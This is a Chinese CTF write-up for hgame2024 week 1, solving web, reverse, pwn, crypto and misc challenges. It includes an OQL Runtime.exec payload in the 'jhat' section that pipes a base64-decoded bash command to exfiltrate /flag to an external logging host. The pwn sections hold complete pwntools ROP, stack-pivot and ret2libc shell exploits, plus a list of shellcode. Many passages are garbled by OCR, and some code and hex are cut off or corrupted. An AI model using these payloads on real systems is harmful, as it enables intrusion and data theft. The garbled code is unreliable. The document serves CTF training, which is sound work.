# hgame2024 week1 By:247533

今年的题目质量很高啊

### web


### 2048\*16

一血! 其实并不难

找到主要的js 拿去解混淆

发现有个messageContainer

往下翻翻 发现码表




#### 直接梭



# Bypass it

```
→ 劫持响应: ● 丢弃数据 提交数据 💢
Connection: keep-alive
X-Powered-By: PHP/7.4.5
    Content-Length auto: 858
 9 \( < \html >
10 V <head>
16 </head>
17 </body>
18 </div-class="container">
      <form action="register.php" method="post">
20 🗸
         <fieldset>
           <legend>用户注册</legend>
22 🗸
           <l
             <
23 🗸
              → <label>用户名:</label>
→ <input·type="text"·name="username"·/>
25
              27 🗸
             <
              29
              32
              34
         </fieldset>
      </form>
             age='javascript'·defer>alert('很抱歉,当前不允许注册');top.location.href='login.html'</script></div>
39
```

#### 直接拦截相应把转跳删掉



登陆就拿到flag

# jhat

http://drops.xmd5.com/static/drops/papers-4115.html

根据这个文章 直接执行exec

错失三血 卡在了不出网但是dnslog有结果




# **Object Query Language (OQL) query**

All Classes (excluding platform) OQL Help

```
java.lang.Runtime.getRuntime().exec("bash -c
{echo, Y3YybCB5b3YyLmBjYXQgL2ZsYWdgLjYxYjNhMTQ2LnJ1cXV1c3RyZXBvLmNvbQ==} | {base64, -d
} | (bash, -i)");

Execute
```

java.lang.UNIXProcess@22bf371b



## **Select Courses**

真. 选课 最开始猜测条件竞争



#### 那就硬刷

部内防洗剤以下所有课程。  阿茲会给你奖励!	自主选课
(Axxxxxxx) 創业管理 - 2.0 学分 状态: 已逃 (Axxxxxxx) 大学生职业发展与就业指导4 - 0.5 学分 状态: 已逃 (Taxxxxxx) 付資・刑・利は5 - 1.0 学分 状态: 已逃 (Axxxxxxx) 付資・利利は5 - 1.0 学分 状态: 已逃	帮阿姑选到以下所有课程,阿姑会给你奖励!
(Accord) 大学生职业总层与就业指导4 - 0.5 学分 状态: 已逃 (Taccocco) 体育・野モ球 - 1.0 学分 状态: 已逃 (Accocco) 計算机関処原理 - 4.0 学分 状态: 已逃	2023-2024 学年 2 学期 <mark>第26 本学期透理要求总学分最低 16 最高 36</mark>
(Toxxxxx)体育・羽毛球 - 1.0 学分 状态: 已括 (Axxxxxx()计算机网络原理 - 4.0 学分 状态: 已括	(Associated) 创业管理 - 2.0 学分 状态: 已活
(Axxxxxxx)计算机网络原理·4.0 学分 状态:已进	(Axxxxxxxx) 大学生职业发展与就业指导4 - 0.5 学分 状态:已选
	(Txxxxxxx) 体育-羽毛珠 - 1.0 学分 状态: 已透
(Axxxxxx)操作系统及安全 - 3.0 学分 状态: 未逃	(Axxxxxxx)计算机网络照理 - 4.0 学分 状态: 已选
	(Axxxxxxx)操作系统及安全 - 3.0 学分 状态: 未选


看flag应该是要写油猴?

### **ezHTTP**

年年都有的题

```
| The state of the
```

#### jwt



#### reverse

#### ezASM

```
# Encoded flag bytes
encoded_flag = [
    74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18, 80,
86, 22, 76, 86, 125, 22, 125,
    112, 71, 84, 17, 80, 81, 17, 95, 34
]

# Decoding the flag by XORing each byte with 0x22
decoded_flag = ''.join(chr(byte ^ 0x22) for byte in encoded_flag)
decoded_flag
```

### § C

#### ChatGPT

This assembly code is part of a simple program that checks user input against a predefined flag. The flag is stored in an encoded form in the 'c' array, and user input is stored in the 'flag' array. The program reads user input, xors each byte of the input with '0×22', and compares it with the corresponding byte in the 'c' array. If all bytes match, the program prints a success message; otherwise, it prints a failure message.

To decode the flag, we need to reverse the xor operation applied to each byte of the 'c' array with '0×22'. This can be done by xoring each byte of the 'c' array with '0×22' again, as xor is its own inverse. Let's perform this operation to decode the flag.

The decoded flag is `hgame{ASM\_Is\_ImpOrt4nt\_4\_Rev3rs3}`. Note that there's a null character (`\x00`) at the end, which is commonly used as a string terminator in C and similar languages, but it's not part of the flag itself. [>-]



gpt很贴心

### ezPYC

后面应该更新附件了

直接猜的xor


```
flag = [
   87,
    75,
    71,
    69,
    83,
   121,
    83,
   125,
   117,
    106,
    108,
    106,
    94,
    80,
    48,
    114,
    100,
    112,
    112,
    55,
    94,
    51,
    112,
    91,
    48,
    108,
    119,
```

```
97,
    115,
    49,
   112,
   112,
   48,
   108.
   100.
    37,
   124,
    2]
c = [
    1,
    2,
    3.
    4]
fflag = ''
for i in range(len(flag)):
    fflag += chr(flag[i]^c[i%4])
print(fflag)
# VIDAR{Python_R3vers3_1s_1nter3st1ng!}
```

### ezUPX

### 直接upx脱了

#### 一个简单异或



### ezIDA

直接拖ida就看到了

### pwn

### **EzSignIn**

直接nc就出

### **Elden Ring I**

```
(root®kali)-[~/pwn/hgame/Elden]
-# seccomp-tools dump ./vuln
line CODE JT
                 JF
0000: 0x20 0x00 0x00 0x00000004 A = arch
0001: 0x15 0x00 0x06 0xc000003e if (A != ARCH_X86_64) goto 0008
0002: 0x20 0x00 0x00 0x00000000 A = sys_number
0003: 0x35 0x00 0x01 0x40000000 if (A < 0x40000000) goto 0005
0004: 0x15 0x00 0x03 0xffffffff
                                if (A != 0xffffffff) goto 0008
0005: 0x15 0x02 0x00 0x00000003b if (A == execve) goto 0008
0006: 0x15 0x01 0x00 0x00000142
                                if (A == execveat) goto 0008
0007: 0x06 0x00 0x00 0x7fff0000
                                return ALLOW
0008: 0x06 0x00 0x00 0x00000000 return KILL
```

ban ban ban

只溢出48个字节

思路 栈溢出->栈迁移->orw(orp)

```
ndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
           Start
                             End Perm Size Offset File
                         0x400000 rw-p
         0x3fe000
                                          2000 0 /root/pwn/hgame/Elden/vuln
                        0x401000 r--p 1000 2000 /root/pwn/hgame/Elden/vuln
         0x400000
         0x401000
                         0x402000 r-xp
                                         1000 3000 /root/pwn/hgame/Elden/vuln
         0x402000
                          0x403000 r--p
                                         1000 4000 /root/pwn/hgame/Elden/vuln
         0x403000
                          0x404000 r--p
                                          1000 4000 /root/pwn/hgame/Elden/vuln
         0x404000
                          0x405000 rw-p
                                           1000
                                                 5000 /root/pwn/hgame/Elden/vuln
```

够用

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

from pwn import *
import time

context.log_level = 'debug'
context.arch = 'amd64'
context.terminal = ['tmux', 'splitw', '-h']

ip = '47.102.130.35'
port = 32006
# io = process('./vuln')
```

```
io = remote(ip, port)
elf = ELF('./vuln')
puts_got = elf.got['puts']
puts_plt = elf.symbols['puts']
read_plt = elf.symbols['read']
vuln = 0x40135A
ret=0x000000000040101a
pop_rdi=0x0000000004013e3
pop_rsi_r15=0x000000000004013e1
leave_ret=0x0000000000401290
# pwndbg vmmap得到
bss\_stack = 0x404500
bss_flag = 0x404A00
libc = ELF('./libc.so.6')
puts_plt_libc = libc.symbols['puts']
libc_open = libc.symbols['open']
libc_pop_rdx = 0x000000000142c92
libc_pop_rsi = 0x000000000002601f
io.recvuntil(b"Greetings. Traveller from beyond the fog. I Am Melina. I offer you
an accord.\n\n")
# 使用puts泄露libc
payload1 = b'A' * 0x100 + b'B' * 8 + \
   p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(vuln)
io.send(payload1)
puts_addr=u64(io.recv()[:6].1just(8, b'\x00'))
libc_base = puts_addr - puts_plt_libc
print(hex(libc_base))
libc_open = libc_base + libc_open
pop_rdx = libc_base + libc_pop_rdx
pop_rsi = libc_base + libc_pop_rsi
io.recvuntil(b"Greetings. Traveller from beyond the fog. I Am Melina. I offer you
an accord.\n\n")
# 使用上次read的rdi和rdx 再次调用read向bss写入恶意栈 leave_ret完成栈迁移
payload2 = b'A' * 0x100 + p64(bss\_stack) + 
    p64(pop_rsi_r15) + p64(bss_stack) + p64(0) + p64(read_plt) + p64(leave_ret)
io.send(payload2)
# 使用open打开flag文件(读文件名直接写在栈里 直接读bss_stack \x00自动截断) 写到bss_flag 再
puts(bss_flag)
# 注意 open不能使用pop_rsi_r15赋值 否则读不出来flag 不知道为啥
# payload3 = b'./flag'.ljust(8, b'\x00') + \
     p64(pop_rdi) + p64(bss_stack) + p64(pop_rsi_r15) + p64(0) + p64(0xdeadbeef)
+ p64(libc_open) + \
```

```
# p64(pop_rdi) + p64(3) + p64(pop_rsi_r15) + p64(bss_flag) + p64(0) +
p64(pop_rdx) + p64(0x100) + p64(read_plt) + \
# p64(pop_rdi) + p64(bss_flag) + p64(puts_plt)

payload3 = b'./flag'.ljust(8, b'\x00') + \
    p64(pop_rdi) + p64(bss_stack) + p64(pop_rsi) + p64(0) + p64(libc_open) + \
    p64(pop_rdi) + p64(3) + p64(pop_rsi) + p64(bss_flag) + p64(pop_rdx) +
p64(0x100) + p64(read_plt) + \
    p64(pop_rdi) + p64(bss_flag) + p64(puts_plt)

io.send(payload3)

print(io.recvuntil(b'}'))
```

### ezshellcode

传参时有有符号转为无符号

直接溢出

再直接打可见字符x64 payload

```
# 32位 短字节shellcode --> 21字节
\x6a\x0b\x58\x99\x52\x68\x2f\x2f\x73\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\xcd\
x80
# 32位 纯ascii字符shellcode
PYIIIIIIIIIQZVTX30VX4AP0A3HH0A00ABAABTAAQ2AB2BB0BBXP8ACJJISZTK1HMIQBSVCX6MU3K9M7
CXVOSC3XS0BHVOBBE9RNLIJC62ZH5X5PS0C0F0E22I2NFOSCRHEP0WQCK9KQ8MK0AA
# 32位 scanf可读取的shellcode
\xeb\x1b\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x29\xc0\xaa\x89\xf9\x89\xf0\xab\x89\xfa\
x29\xc0\xab\xb0\x08\x04\x03\xcd\x80\xe8\xe0\xff\xff\xff\bin/sh
# 64位 scanf可读取的shellcode 22字节
x0f\x05
# 64位 较短的shellcode 23字节
x99\x0f\x05
# 64位 纯ascii字符shellcode
Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2O4H0u0P160Z0g7O0Z
```

#### 直接出

# **Elden Random Challenge**

可以通过设置名字直接覆盖seed

10+4+4 后四个就是种子

正好满足read 18

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
import time
from ctypes import *
context.log_level = 'debug'
context.arch = 'amd64'
context.terminal = ['tmux', 'splitw', '-h']
ip = '47.100.245.185'
port = 32579
io = remote(ip, port)
elf = ELF('./vuln')
puts_got = elf.got['puts']
puts_plt = elf.symbols['puts']
myread = 0x4013a4
libc = ELF('./libc.so.6')
puts_plt_libc = libc.symbols['puts']
system = libc.symbols['system']
binsh = next(libc.search(b'/bin/sh\x00'))
ret = 0x00000000040101a
pop_rdi = 0x0000000000401423
lib = cdll.LoadLibrary('./libc.so.6')
io.recvuntil(b"Menlina: Well tarnished, tell me thy name.")
io.send(b"A" * 14 + p32(0))
lib.srand(0)
for i in range(99):
    temp = lib.rand() \% 100+1
    io.recvuntil(b"Please guess the number:\n")
    io.send(p64(temp))
a = io.recvline()
print(a)
# io.recvuntil(b"Here's a reward to thy brilliant mind.\n")
# 使用puts泄露libc
payload1 = b'A' * 0x30 + b'B' * 8 + \
    p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(myread)
io.sendline(payload1)
puts\_addr = u64(io.recv()[:6]+b'\x00\x00')
libc_base = puts_addr - puts_plt_libc
```

```
system = libc_base + system
binsh = libc_base + binsh

# 使用system('/bin/sh')获取shell ret平衡下栈
payload2 = b'A' * 0x30 + b'B' * 8 + \
    p64(pop_rdi) + p64(binsh) + p64(system) + p64(ret)

io.sendline(payload2)
io.interactive()
```

```
—(<mark>root⊛kali</mark>)-[~/pwn/hgame/radmom]
<del>-#</del> ldd vuln
        linux-vdso.so.1 (0x00007ffff7962000)
        /root/pwn/hgame/radmom/libc.so.6 (0x00007fce61d6a000)
        /root/pwn/hgame/radmom/ld-2.31_copy.so => /lib64/ld-linux-x86-64.so.2 (0x00007fce61f5e000)
  —(root®kali)-[~/pwn/hgame/radmom]
# patchelf --set-interpreter ./ld-2.31_copy.so ./vuln
  -(root⊛kali)-[~/pwn/hgame/radmom]
# ldd vuln
        linux-vdso.so.1 (0x00007ffc88790000)
        /root/pwn/hgame/radmom/libc.so.6 (0x00007f944c6fc000)
        ./ld-2.31_copy.so => /lib64/ld-linux-x86-64.so.2 (0x00007f944c8f0000)
 —(root⊛kali)-[~/pwn/hgame/radmom]
# patchelf --replace-needed /root/pwn/hgame/radmom/libc.so.6 ./libc.so.6 ./vuln
—(<mark>root⊛kali</mark>)-[~/pwn/hgame/radmom]
—# ldd vuln
        linux-vdso.so.1 (0x00007ffe20bf7000)
        ./libc.so.6 (0x00007f8f3da48000)
        ./ld-2.31_copy.so => /lib64/ld-linux-x86-64.so.2 (0x00007f8f3dc3c000)
  -(root@kali)-[~/pwn/hgame/radmom]
Menlina: Well tarnished, tell me thy name.
```

patch文件 修改libc

```
(root®kali)-[~/pwn/hgame/radmom]
# strings ./libc.so.6 | grep ubuntu
GNU C Library (Ubuntu GLIBC 2.31-0ubuntu9.9) stable release version 2.31.
<https://bugs.launchpad.net/ubuntu/+source/glibc/+bugs>.
```

glibc-all-in-one 对版本号 小版本号是可以向下兼容的

# ezfmt string

```
pwndbg> n

AAAAAAAA-73-50-f7eda0ed-0-f7fcf6a0-656b616d-73676e69-74656720-f7000a6c-41414141-2d78252d-78252d78

0x00000000000401316 in vuln ()

LEGEND: GTACK | LEGEN | CODE | DATA | DUN | DODATA
```

第10个偏移

emmm 不知道写哪 呜呜呜 问出题人叻 也不会 呜呜呜 这个解开就是 rank1了

呜呜呜呜呜呜呜呜呜呜

# 奇怪的图片

按住一个去异或

从大到小慢慢看出flag



### ezMath

gpt出

```
from Crypto.Cipher import AES
import math
# Function to find minimal solution to Pell's equation
def minimal_pell_solution(D):
    sqD = math.isqrt(D)
    if sqD * sqD == D:
        return None # D should not be a perfect square
    m, d, a = 0, 1, sqD
    num1, num2 = 1, a
    den1, den2 = 0, 1
    while num2 * num2 - D * den2 * den2 != 1:
        m = d * a - m
        d = (D - m * m) // d
        a = (sqD + m) // d
        num1, num2 = num2, a * num2 + num1
        den1, den2 = den2, a * den2 + den1
    return num2, den2
# Function to pad data for AES encryption
def pad(data):
    return data + b' \times 00' * (16 - len(data) % 16)
# Function to attempt decryption with a given key
def attempt_decryption(ciphertext, key):
    cipher = AES.new(key, AES.MODE_ECB)
    try:
        decrypted = cipher.decrypt(ciphertext)
        # Check for valid padding or plaintext format
        if all(b'\x00' == decrypted[i] for i in range(len(decrypted) - 16,
            return decrypted.rstrip(b'\x00') # Remove padding
    except ValueError as e:
        pass
    return None
# Given values
```

```
D = 114514
enc =
b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9c\
xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\xdec\xf
2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"

# Find minimal solution to Pell's equation
x, y = minimal_pell_solution(D)

# Convert y to bytes and pad it to create AES key
key = pad(long_to_bytes(y))[:16]

# Attempt to decrypt the ciphertext with the derived key
flag = attempt_decryption(enc, key)

flag
```

#### 稍微改一下

```
from Crypto.Cipher import AES
import math
from Crypto.Util.number import *
# Function to find minimal solution to Pell's equation
def minimal_pell_solution(D):
    sqD = math.isqrt(D)
    if sqD * sqD == D:
        return None # D should not be a perfect square
    m, d, a = 0, 1, sqD
    num1, num2 = 1, a
    den1, den2 = 0, 1
    while num2 * num2 - D * den2 * den2 != 1:
        m = d * a - m
        d = (D - m * m) // d
        a = (sqD + m) // d
        num1, num2 = num2, a * num2 + num1
        den1, den2 = den2, a * den2 + den1
    return num2, den2
# Function to pad data for AES encryption
def pad(data):
    return data + b'\x00' * (16 - len(data) % 16)
# Given values
D = 114514
enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\
x9c\x07\x10\x19\x1a\x6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\t8:\xb1,U\xfe\xde
c\xf2h\xab\xe5'\x93\xf8\xde\xb2\x9a\x9a"
# Find minimal solution to Pell's equation
x, y = minimal_pell_solution(D)
print(f'x={x}')
print(f'y={y}')
# Convert the decrypted long integer message m back to bytes to get the flag
```

```
# Convert y to bytes and pad it to create AES key
key=pad(long_to_bytes(y))[:16]
key1=pad(long_to_bytes(x))[:16]

# Attempt to decrypt the ciphertext with the derived key
cipher = AES.new(key, AES.MODE_ECB)
cipher1 = AES.new(key1, AES.MODE_ECB)
flag = cipher.decrypt(enc)
print(flag)
flag1 = cipher1.decrypt(enc)
print(flag1)
```

```
key=pad(long_to_bytes(y))[:16]
       key1=pad(long_to_bytes(x))[:16]
  36
  37
  38 # Attempt to decrypt the ciphertext with the derived k
  39 cipher = AES.new(key, AES.MODE_ECB)
  40 cipher1 = AES.new(key1, AES.MODE ECB)
  41 flag = cipher.decrypt(enc)
  42 print(flag)
  43 flag1 = cipher1.decrypt(enc)
  44 print(flag1)
  45
       调试控制台 终端 端口
PS C:\Users\lei20\Desktop> c:; cd 'c:\Users\lei20\Desktop'; & 'd:\Python38\python.exe' 'c:\Users\lei20\.vscode\exten py\adapter/../..\debugpy\launcher' '9832' '--' 'C:\Users\lei20\Desktop\aa.py'
y=9037815138660369922198555785216162916412331641365948545459353586895717702576049626533527779108680
b"Z1\x1a\t\xf5\xec\x03a;t\xfblzh\x92\xd1c\x10\xba\x92zi8A\r\x1c\xef\xd1\x37\xc1\x1b\x95\x9d\xf1t\xab\x82\xb79g\xf8\x
PS C:\Users\lei20\Desktop> [
```

### ezRSA

gpt直出

```
The flag has been successfully decrypted and is:

Copy code

hgame{F3rmat_11tt1e_the0rem_is_th3_bas1s}

This completes the process of recovering the flag from the given RSA encryption setup and leaked information. If you have any more questions or need further assistance, feel free to ask! [>-]
```

```
from math import gcd

# Given values
```

```
n =
149127170073611271968182576751290331559018441805725310426095412837589227670757540
743929865853650399839102838431507200744724939659463200158012469676979987696419050
900842798225665861812331113632892438742724202916416060266581590169063867688299288
985734104127632232175657352697898383441323477450658179727728908669 *
116122992714670915381309916967490436489020001172880644167179915467021794892927977
272080596641785569119134259037522388335198043152206150259103485574558816424740204
736215551933482583941959994625356581201054534529395781744338631021423703171146456
663432955843598548122593308782245220792018716508538497402576709461
149127170073611271968182576751290331559018441805725310426095412837589227670757540
743929865853650399839102838431507200744724939659463200158012469676979987696419050
900842798225665861812331113632892438742724202916416060266581590169063867688299288
985734104127632232175657352697898383441323477450658179727728908669
leak2 =
116122992714670915381309916967490436489020001172880644167179915467021794892927977
272080596641785569119134259037522388335198043152206150259103485574558816424740204
736215551933482583941959994625356581201054534529395781744338631021423703171146456
663432955843598548122593308782245220792018716508538497402576709461
# Compute GCDs
gcd1 = gcd(leak1, n)
gcd2 = gcd(leak2, n)
gcd1, gcd2
# Confirm if n is the product of leak1 and leak2
n_confirmed = leak1 * leak2
# Check if our derived n matches the given n
n_confirmed == n
from Crypto.Util.number import inverse
# Given values
e = 0x10001
c =
105294818675325200342580567738640740170270195780418662454006478402302516616529997
097159196208109334371916611800032959232736556757295885588995925242356227288160655
019180761208122365803449911409809915323479912527052886330149134799706100568455435
235913241775670619489225522752354866155149139321254365439916426070286897626936173
052467164927831168130703555126069716266455949618505675863403897058213148420964656\\
318868122812898431322581318097737977770493587891822125706062525097908309942631320
200941536462967935229756321919124639198989883492822849729199327619526033797332345
75351624039162440021940592552768579639977713099971
# Calculate phi (Euler's totient function)
phi = (leak1 - 1) * (leak2 - 1)
# Calculate the decryption exponent d
d = inverse(e, phi)
# Decrypt the ciphertext c to get the message m
m = pow(c, d, n)
def long_to_bytes(val):
    """Converts a long integer to bytes."""
```

```
width = val.bit_length()
width += 8 - ((width % 8) or 8)
fmt = '%%0%dx' % (width // 4)
return bytes.fromhex(fmt % val)

# Convert the decrypted long integer message m back to bytes to get the flag
flag = long_to_bytes(m)
flag
```

```
NameError

Cell In[3], line 17

14 m = pow(c, d, n)

16 # Convert the long integer message m back to bytes to get the flag

---> 17 flag = long_to_bytes(m)

18 flag

NameError: name 'long_to_bytes' is not defined

It seems there was an error because the function `long_to_bytes` is not defined in this environment. To resolve this, I'll manually implement the functionality to convert a long integer back to bytes, which will allow us to decode the flag. Let's proceed with this alternative approach. [>-]
```

报错了自己还知道根据名去重写函数

### **ezPRNG**

线性反馈移位寄存器

写解码

#### output=

```
flag = ''
for i in output:
    key = i[:32]
```

```
temp = i[:32]
   R = ''
   for i in range(32):
      output = '?' + key[:31]
      # mask = '10001001000010001000100110011
      ans = int(temp[-1-
i])^int(output[-1])^int(output[-4])^int(output[-8])^int(output[-11])^int(output[-
15]) \(^int(output[-20]) \(^int(output[-25]) \(^int(output[-28]))\)
       R += str(ans)
       key = str(ans) + key[:31]
   R = format(int(R[::-1],2), 'x')
   flag += R
'+flag[20:32]+"}"
print(fflag)
#hgame{fbbbee82-3f43-4f91-9337-907880e4191a}
```

### misc

# SignIn

发到手机上 从充电口往上看

n年前看快手有这么玩的

# 来自星尘的问候

根据图片找游戏 (哭已经不玩游戏了

再找文字

https://my1l.github.io/Ctrl/CtrlAstr.html


对应找flag

# simple\_attack

明文攻击 加密类型符合 crc相同

现下的bindzip 想用文件头来着发现不行 不知道为啥

压缩工具	VersionMadeBy(压缩所用版本)
Bandizip 7.06	20
Windows自带	20
WinRAR 4.20	31
WinRAR 5.70	31
7-Zip	63



### 希儿希儿希尔


```
37 55 EE DA DE F6 76 OF 17 E8 F5 F1 78 3C 1E 8F
                                                   7UîÚÞöv..èõñx<..
                                                   Çãñ8ü.'^•Ž
C7 E3 F1
         38 FC
               7F
                  91 5E 95 8E
                               50 4B 03 04
                                                   ..IEND
      00 00 6E 55 3D 58 A3 E3 81 59 1C 00 00 00
                                                      ..nU=X£ã.Y..
1C 00 00 00
            OA 00 00 00 73 65 63 72 65 74 2E 74
            4F 43 52
                      4A 47 4D 4B
                                        4A 47 42
                                                   xtCVOCRJGMKLDJGB
                      45 59
                            4C
            56
               58
                  48
                               50
                                  4E
                                         52 50 4B
                                                   QIUIVXHEYLPNWRPK
                                  55 3D
                                        58 A3 E3
         03
               00 00
                      00 | 00
                           00
                               6E
         00
               00
                   1C
                      00
                         00
                            00
                               0A
                                  00 00
                                         00
                                               00
  00 00 00
               00
                  A4
                      81
                         00
                            00
                               00
                                  00 | 73
                                         65
         74
            78
               74
                   50
                     4B
                         05
                           06 00
                                  00 00
                                        00
                                                   et.txtPK.....
01 00 38 00 00 00 44 00 00 00 00 00
                                                   ..8...D....
```

最后面放了个压缩包

拿到密文

修复宽高 Isb隐写

拿到密钥



希尔解密

CVO	CRJGMKLDJGBQIUIVXHI	EYLPNWR	
密钥:	8738	加密	解密
转换后			

转成大写消失在蝴蝶的海里?

# 签到

发公众号就行